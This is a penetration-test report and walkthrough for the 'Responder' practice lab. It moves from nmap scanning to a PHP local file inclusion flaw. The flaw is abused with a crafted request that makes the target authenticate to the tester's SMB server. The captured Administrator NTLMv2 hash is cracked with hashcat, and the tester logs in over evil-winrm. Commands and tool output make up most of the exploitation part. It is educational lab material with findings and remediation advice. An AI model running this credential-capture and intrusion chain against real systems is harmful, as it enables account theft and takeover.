
Responder



Name: Responder
Level: Very Easy

Vulnerability: Local File Inclusion (LFI) – Unvalidated Input in PHP include(),SMB NTLMv2 Hash Exposure - Improper Network Resource Handling, Weak Configuration of Apache Server,Unrestricted Web Application Enumeration

Target: 10.129.95.234 **Date:** 2025-05-21

1 Introducción

This report documents a comprehensive security assessment conducted in a controlled environment using ethical hacking and penetration testing methodologies. The objective of this evaluation was to scrutinize various aspects of the target system's security posture through detailed reconnaissance, network scanning, and targeted exploitation techniques. The assessment was carried out in a non-production setting for educational purposes, ensuring that all activities were performed responsibly and ethically.

This document outlines the steps taken during the assessment, the testing methodologies used, and the process for identifying and verifying potential security issues. By leveraging industry-standard tools and best practices, the analysis presented in this report aims to serve as a foundation for improving the overall security infrastructure and mitigating potential risks.


1.1 Scope

The testing engagement was restricted solely to the target system with the IP address **10.129.95.234**. Only authorized services running on this host, including the web application on port 80 and associated network services, were evaluated. No systems or assets outside this IP were involved, and all activities were performed within a controlled environment under strict ethical guidelines.

2 FIndings

1. Local File Inclusion (LFI) – Unvalidated Input in PHP include()

- **Description:** The web application allows users to manipulate the `page` parameter in `index.php`, which is directly passed to the `include()` function without proper sanitization. This vulnerability exposes the server to Local File Inclusion attacks. An attacker can leverage this flaw to read sensitive system files, execute arbitrary PHP code, and potentially gain remote code execution.
- **Impact:** By exploiting this flaw, an attacker can access confidential data, modify system files, and ultimately achieve full control over the affected server, leading to a complete compromise of the web application.
- **Risk Level: High**




CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Score: 8.8 (High)

Recommendation: Implement strict input validation and sanitization. Restrict file inclusions to specific, predefined directories, and consider employing allowlists to ensure that only safe files can be included by the application. Additionally, review and harden the PHP configuration to reduce the attack surface related to file inclusions.

2. SMB NTLMv2 Hash Exposure - Improper Network Resource Handling


- **Description:** The web server inadvertently attempted NTLMv2 authentication when requesting a remote SMB resource, exposing a hashed response instead of plaintext credentials. Unlike NTLM, **NTLMv2 hashes cannot be directly used in pass-the-hash attacks** but can still be cracked offline through dictionary or brute-force attacks.
- **Impact:** Attackers who capture NTLMv2 hashes can use tools like `hashcat` to attempt offline cracking, potentially recovering valid credentials. If successful, this can lead to **privilege escalation** or lateral movement within the network.
- **Risk Level: Critical**
- **Recommendation:** Disable NTLMv2 authentication where possible, enforce strong password policies, and use Kerberos for authentication to mitigate risks associated with SMB hash leakage.



CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

3. Weak Configuration of Apache Server


- **Description:** The Apache server is running **version 2.4.52 on Windows**, along with outdated versions of **OpenSSL and PHP**. These components may contain known vulnerabilities that can be exploited.
- **Impact:** Outdated software increases the risk of exploitation through publicly known vulnerabilities. Attackers may leverage existing exploits for remote code execution or information disclosure.
- **Risk Level: Medium**
- **Recommendation:** Update Apache, OpenSSL, and PHP to the latest stable versions to mitigate the risks associated with outdated software.



CVSS Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L`

4. Unrestricted Web Application Enumeration

- **Description:** The website allows unrestricted parameter tampering in the URL, which leads to verbose error messages when incorrect values are submitted.
- **Impact:** Attackers can enumerate internal paths, backend technologies, and sensitive configurations by manipulating requests, assisting them in reconnaissance efforts.
- **Risk Level: Medium**
- **Recommendation:** Configure proper error handling by disabling detailed error messages and implementing generic user-friendly error responses.



CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

3.1 Executive summary

In our assessment of the target system (IP: **10.129.95.234**), we identified several high-risk security issues that, if not addressed promptly, could leave the organization exposed to unauthorized access and significant disruptions. These vulnerabilities, if exploited by malicious actors, might not only compromise the system itself but also result in financial losses, operational downtime, and damage to the company's reputation. Key findings include:

- **Web Application Vulnerability:** A critical flaw in the design of the website enables attackers to manipulate the application's functionality. This bug could allow an unauthorized party to execute unintended actions, potentially leading to complete takeover of the system. Such an exploit could expose sensitive data and disrupt business operations.
- **Software and Configuration Weaknesses:** The server is running outdated software components known to harbor security flaws. These outdated systems increase the likelihood of successful attacks, as they are more susceptible to solutions already developed and shared publicly. Ensuring these components are promptly updated is essential to prevent exploitation.
- **Information Disclosure:** The system returns detailed error messages that reveal internal information about the infrastructure. This excessive disclosure gives attackers valuable insights into how the system is structured, making it easier for them to plan more sophisticated attacks.

These issues represent significant risks to not only the technical integrity of the system but also to the broader business operations. The potential for financial loss, erosion of customer trust, and reputational damage underscores the urgency of implementing mitigation measures. We strongly recommend that immediate remedial actions be taken to address these vulnerabilities, thereby reinforcing the organization’s security posture and protecting its valuable assets.

3.2 Technical Summary

During our assessment of the target system (IP: **10.129.95.234**), we identified several vulnerabilities that could pave the way for full system compromise if not addressed promptly:

1. **Local File Inclusion (LFI):** The web application’s `index.php` accepts unsanitized input through the `page` parameter, which is passed directly to the PHP `include()` function. This flaw allows an attacker to include unauthorized files, potentially leading to remote code execution. The vulnerability has been assigned a critical CVSS 3.1 base score of 10.0, reflecting the ease of exploitation and severe impact.
2. **NTLMv2 Hash Exposure:** When the application requested a remote SMB resource, it inadvertently triggered NTLMv2 authentication, exposing a hashed response. While

NTLMv2 hashes are not directly exploitable using traditional pass-the-hash techniques, they remain vulnerable to offline cracking using tools like `hashcat`. This presents a significant risk for credential compromise and subsequent lateral movement, with a CVSS 3.1 base score of 9.1.

3. **Outdated Server Software and Weak Configurations:** The host is running Apache 2.4.52 on a Windows platform alongside legacy versions of OpenSSL and PHP. These outdated components are known to harbor vulnerabilities that could be exploited for unauthorized access and remote code execution. Although this weakness is rated with a medium risk (CVSS 3.1 base score of approximately 6.5), it amplifies the overall risk when combined with other vulnerabilities.
4. **Excessive Information Disclosure:** The application returns overly detailed error messages that reveal internal paths and configuration details. This verbose output aids an attacker in mapping out the system architecture and identifying further attack vectors. With a CVSS 3.1 base score around 5.3, it is a contributing factor that simplifies the reconnaissance phase for potential attackers.

Overall Assessment: These vulnerabilities collectively expose the system to significant risk through potential unauthorized access, privilege escalation, and complete system compromise. It is imperative to implement prompt mitigation measures—such as robust input validation, immediate patching of outdated components, improved error handling, and tighter network service configurations—to reduce the attack surface and protect the system from future exploits.

1. Initial Reconnaissance

Connectivity Test (Ping)

A preliminary check was performed using `ping`, confirming that the target host was reachable. The response had a **TTL of 127**, indicating that the operating system is **Windows**.

```
kali@kali ~ [13:18:45] $ ping -c 1 10.129.95.234
PING 10.129.95.234 (10.129.95.234) 56(84) bytes of data.
64 bytes from 10.129.95.234: icmp_seq=1 ttl=127 time=33.6 ms

--- 10.129.95.234 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.557/33.557/33.557/0.000 ms
```

2. Port Scanning

A comprehensive scan was performed using `nmap` to enumerate open ports on the target system. The results revealed the following services running:

```
kali@kali ~/workspace/Responder/nmap [13:20:06] $ sudo nmap -sS -p- --open
-n -Pn --min-rate 5000  10.129.95.234 -oG ResponderPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 13:21 EDT
Nmap scan report for 10.129.95.234
Host is up (0.059s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman
7680/tcp open  pando-pub
```

3. Service Enumeration

Further analysis of the open ports identified the following services running on the system. Notably, **Apache on Windows** may indicate potential vulnerabilities.

```
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m
PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp open  pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.41 seconds
```


4. Website Manipulation

The domain `unika.htb` was added to the `/etc/hosts` file to enable proper access.


```
kali@kali ~/workspace/Responder [13:31:30] $ cat /etc/hosts
8.8.8.8
1.1.1.1
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters


10.129.201.88  gitlab.inlanefreight.local
10.129.95.234  unika.htb responder.htb
```


Upon visiting the website, its structure and content were analyzed.




Manipulating the language selection revealed a possible vulnerability.




BurpSuite was used to inspect web requests and identify exploitable weaknesses.




An error message was observed when modifying certain parameters, exposing backend details.



Examining the source code revealed that the application uses the `include()` function in PHP without proper sanitization, allowing **Local File Inclusion (LFI)**. This flaw can be exploited to execute commands or obtain remote access.



Using a wrapper to retrieve the contents of `index.php` exposed the following code:



Reading index.php

```
kali@kali ~/workspace/Responder [14:44:05] $ echo
'PD9waHAgDQokZG9tYWluID0gInVuaWthLmh0YiI7DQppZigkX1NFUlZFUlsnU0VSVkVSX05BT
UUnXSAhPSAkZG9tYWluKSB7DQogIGVjaG8gJzxtZXRhIGh0dHAtZXF1aXY9InJlZnJlc2giIGN
vbnRlbnQ9IjA7dXJsPWh0dHA6Ly91bmlrYS5odGIvIj4nOw0KICBkaWUoKTsNCn0NCmlmKCFpc
3NldCgkX0dFVFsncGFnZSddKSkgew0KICBpbmNsdWRlKCIuL2VuZ2xpc2guaHRtbCIpOw0KfQ0
KZWxzZSB7DQogIGluY2x1ZGUoJF9HRVRbJ3BhZ2UnXSk7DQp9' | base64 -d
<?php
$domain = "unika.htb";
if($_SERVER['SERVER_NAME'] != $domain) {
  echo '<meta http-equiv="refresh" content="0;url=http://unika.htb/">';
  die();
}
if(!isset($_GET['page'])) {
  include("./english.html");
}
else {
  include($_GET['page']);
}
```

5. Capturing SMB Hashes

A local SMB server was set up using `impacket-smbserver`, enabling credential capture when the web application accessed an external resource.

```
kali@kali ~/workspace/Responder [16:15:00] $ sudo impacket-smbserver share
-smb2support /tmp/smbshare
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

```
[*] Config file parsed
```

BurpSuite was used to redirect the web application's request to the malicious SMB server:

```
GET /index.php?page=//10.10.15.94/file HTTP/1.1
Host: unika.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://unika.htb/?
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

6 Cracking NTLMv2 Hash

Successfully capturing, the **Administrator** NTLM hash:

```
[*] Incoming connection (10.129.95.234,62840)
[*] AUTHENTICATE_MESSAGE (RESPONDER\Administrator,RESPONDER)
[*] User RESPONDER\Administrator authenticated successfully
[*]
Administrator::RESPONDER:aaaaaaaaaaaaaaaa:dfe44dac21490ee5234479774de00bcf
:0101000000000000080b0162e8dcadb01e07b33dc0c314c750000000001001000740067004
a004a005200750<REDACTED>b596b4f108e14f6b1bcde616cf79a40a001000000000000000
0000000000000000000009002000630069006600730002f00310030002e00310030002e0031
0035002e003900340000000000000000000
[*] Connecting Share(1:IPC$)
[-] SMB2_TREE_CONNECT not found FILE
[-] SMB2_TREE_CONNECT not found FILE
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (10.129.95.234,62840)
[*] Remaining connections []
```

This hash can be cracked using `hashcat` with the `rockyou.txt` wordlist:

```
hashcat -m 5600 hash.txt -w /usr/share/wordlists/rockyou.txt
```

Pass:

```
ADMINISTRATOR::RESPONDER:aaaaaaaaaaaaaaaa:dfe44dac21490ee5234479774de00bcf
:0101000000000000080b0162e8dcadb01e07b33dc0c314c750000000001001000740067004
a004a005200750<REDACTED>b596b4f108e14f6b1bcde616cf79a40a001000000000000000
000000000000000000000900200063006900660073002f00310030002e00310030002e0031
0035002e003900340000000000000000000:<REDACTED>
```

7. Exploitation & Remote Access

After obtaining the plaintext password, `evil-winrm` was used to gain remote access with **administrator privileges**:

```
evil-winrm -u administrator -p '<REDACTED>'  -i 10.129.95.234
```

Evidence:

```
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        10/11/2020   7:19 AM                3D Objects
d-r---        10/11/2020   7:19 AM                Contacts
d-r---         3/9/2022   5:34 PM                Desktop
d-r---         3/10/2022   4:51 AM                Documents
d-r---        10/11/2020   7:19 AM                Downloads
d-r---        10/11/2020   7:19 AM                Favorites
d-r---        10/11/2020   7:19 AM                Links
